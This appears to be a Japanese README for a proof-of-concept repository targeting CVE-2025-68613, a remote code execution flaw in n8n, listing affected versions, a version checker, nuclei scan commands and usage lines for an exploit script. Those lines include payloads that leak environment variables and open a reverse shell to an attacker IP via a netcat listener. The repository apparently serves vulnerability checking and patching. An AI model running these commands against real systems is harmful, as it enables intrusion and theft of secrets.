 sahilccras/blackash-cve-2025-68613
CVE-2025-68613

重要度: 🔴 重大 影響: リモートコード実行 影響を受けるプラットフォーム: n8n (ワークフロー自動化)

CVE-2025-68613 は、n8n(オープンソースのワークフロー自動化プラットフォーム)における重大なセキュリティ脆弱性です。 この問題により、認証された攻撃者がワークフロー式の評価方法を悪用して、サーバー上で任意のコードを実行できる可能性があります。
💥 危険な理由: 悪意のある式が適切にサンドボックス化されていないコンテキストで評価され、基盤となるランタイムへのアクセスが可能になります。
悪用された場合、攻撃者は以下を行う可能性があります:
この攻撃はn8nサービスと同じ権限で実行されるため、影響が増幅されます。
| 指標 | 値 |
|---|---|
| CVSS v3.1 | ~9.9–10.0 |
| 機密性 | 高 |
| 完全性 | 高 |
| 可用性 | 高 |
➡️ 認証が必要ですが、管理者アクセスは不要です。
🚫 脆弱なバージョン:
0.211.0 → 1.120.31.121.0✅ 修正済み:
1.120.41.121.11.122.0 以降(脆弱性を完全に取り除くものではありません)
| カテゴリ | 情報 |
|---|---|
| CVE ID | CVE-2025-68613 |
| 製品 | n8n |
| バグクラス | 式インジェクション |
| 結果 | リモートコード実行 |
| 必要なアクセス | 認証されたユーザー |
| 修正の有無 | あり |
CVE-2025-68613.py — リモートバージョンおよび露出チェッカー(安全)sudo python3 CVE-2025-68613.py -u http://127.0.0.1:5678
[+] Target: http://127.0.0.1:5678
[+] Possible n8n detected at /
[+] Detected version: 1.120.2

--- Result ---
🚨 VULNERABLE
Target version is affected by CVE-2025-68613
┌──(kali㉿kali)-[~]
└─$ sudo nuclei -t CVE-2025-68613.yaml -u http://targets:5678
または、ホストのリストをスキャンする場合は、以下を実行します:
┌──(kali㉿kali)-[~]

└─$ sudo nuclei -t CVE-2025-68613.yaml -l targets.txt
出力例
使用例:
環境変数の漏洩:
python3 CVE-2025-68613-exploit.py --url https://target-n8n.com --api_key YOUR_API_KEY --payload env_leak
ユーザー情報の取得:
python3 CVE-2025-68613-exploit.py --url https://target-n8n.com --api_key YOUR_API_KEY --payload id
リバースシェル(先にリスナーを起動: nc -lvnp 4444):
python3 CVE-2025-68613-exploit.py --url https://target-n8n.com --api_key YOUR_API_KEY --payload reverse_shell --attacker_ip YOUR_IP --attacker_port 4444
このスクリプトは、所有しているシステム、または明示的なテスト許可があるシステムにおいて、許可されたセキュリティテストのみを目的としています。
🔒 このスクリプトは、n8n の CVE-2025-68613 に対する Proof-of-Concept (PoC) エクスプロイトです。
📚 これは教育目的および許可されたセキュリティテストにのみ提供されます。
🛡️ 所有、管理、または明示的な書面による許可を得たシステムでのみ排他的に使用してください。
🚫 いかなるシステムに対する無断使用は違法であり、法律(例:コンピュータ詐欺および不正行為法)に違反する可能性があります。
❌ 著者および関連当事者は、誤用、損害、法的結果について一切の責任を負いません。
✅ 責任を持って、倫理的に、適用されるすべての法律および規制に完全に準拠して使用してください。
🔐 ペネトレーションテストを実施する場合は、適切な許可(例:実施基準)が得られていることを確認してください。
🛠️ セキュリティ研究者は、脆弱性の確認と迅速なパッチ適用を促進するためにこれを使用できます。
